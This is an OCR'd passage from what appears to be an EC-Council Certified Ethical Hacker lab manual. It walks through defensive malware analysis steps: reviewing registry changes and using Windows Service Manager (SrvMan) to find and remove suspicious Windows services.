
Note: The list of registry entries' may vary when you perform this task.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. You can examine the Registry entries from the left-pane. To do so, expand the nodes, select the entry you want to check and key files appear in the right-pane, as shown in the screenshot.





Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. By examining modified registry entries in the result, you can find any unwanted registry entries on the machine and stop or delete them manually.
21. Close all open windows on the **Windows 11** machine.
22. You can also use other registry monitoring tools such as **regshot** (https://sourceforge.net), **Registry Viewer** (https://accessdata.com), **RegScanner** (https://www.nirsoft.net), or **Registrar Registry Manager** (https://www.resplendence.com) to perform registry monitoring.

Task 4: Perform Windows Services Monitoring using Windows Service Manager (SrvMan)

Attackers design malware and other malicious code in such a way that they install and run on a computer device in the form of a service. As most services run in the background to support processes and applications, malicious services are invisible, even when they are performing harmful activities on the system, and can even function without intervention or input. Malware spawns Windows services that allow attackers to control the victim machine and pass malicious instructions remotely. Malware may also employ rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as the SYSTEM account or another privileged account, which provides more access compared to regular user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with the names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspect file during dynamic analysis by using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.


SrvMan has both GUI and Command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window automatically closes).

Here, we will use the SrvMan tool to check for suspicious windows services.


1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Services Monitoring Tools\Windows Service Manager (SrvMan)\x64** and double-click **srvman.exe**.

   Note: You can choose any of the executable files for the Windows Service Manager according to your computer and OS design.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




2. If a **User Account Control** window appears, click **Yes**.
3. The **Service Manager** main window appears, listing all services available or running on the machine, as shown in the screenshot.



4. The Service Manager shows the **Internal name**, **State**, **Type**, **Display name**, **Start type**, and **Executable** data of the services.
5. Here, you can choose any unwanted service that is running on your computer, and **Stop** or **Delete** that service by choosing the appropriate action.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. You can view the properties of the selected service by clicking on **Properties**.
7. To Start a stopped service, click the **Start service** button. To stop a running service, click **Stop service**.
8. To restart any running service, click the **Restart service** button.
9. To add a new service to your machine, click the **Add service** button.
10. To delete any running or stopped service, click the **Delete service** button.



11. Thus, you can monitor the unwanted services running on the machine using the Windows Service Manager.
12. Close the **Service Manager** window.
13. You can also use other Windows service monitoring tools such as **Advanced Windows Service Manager** (https://securityxploded.com), **Process Hacker** (https://processhacker.sourceforge.io), **Netwrix Service Monitor** (https://www.netwrix.com), or **AnVir Task Manager** (https://www.anvir.com) to perform Windows services monitoring.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 5: Perform Startup Program Monitoring using Autoruns for Windows and WinPatrol

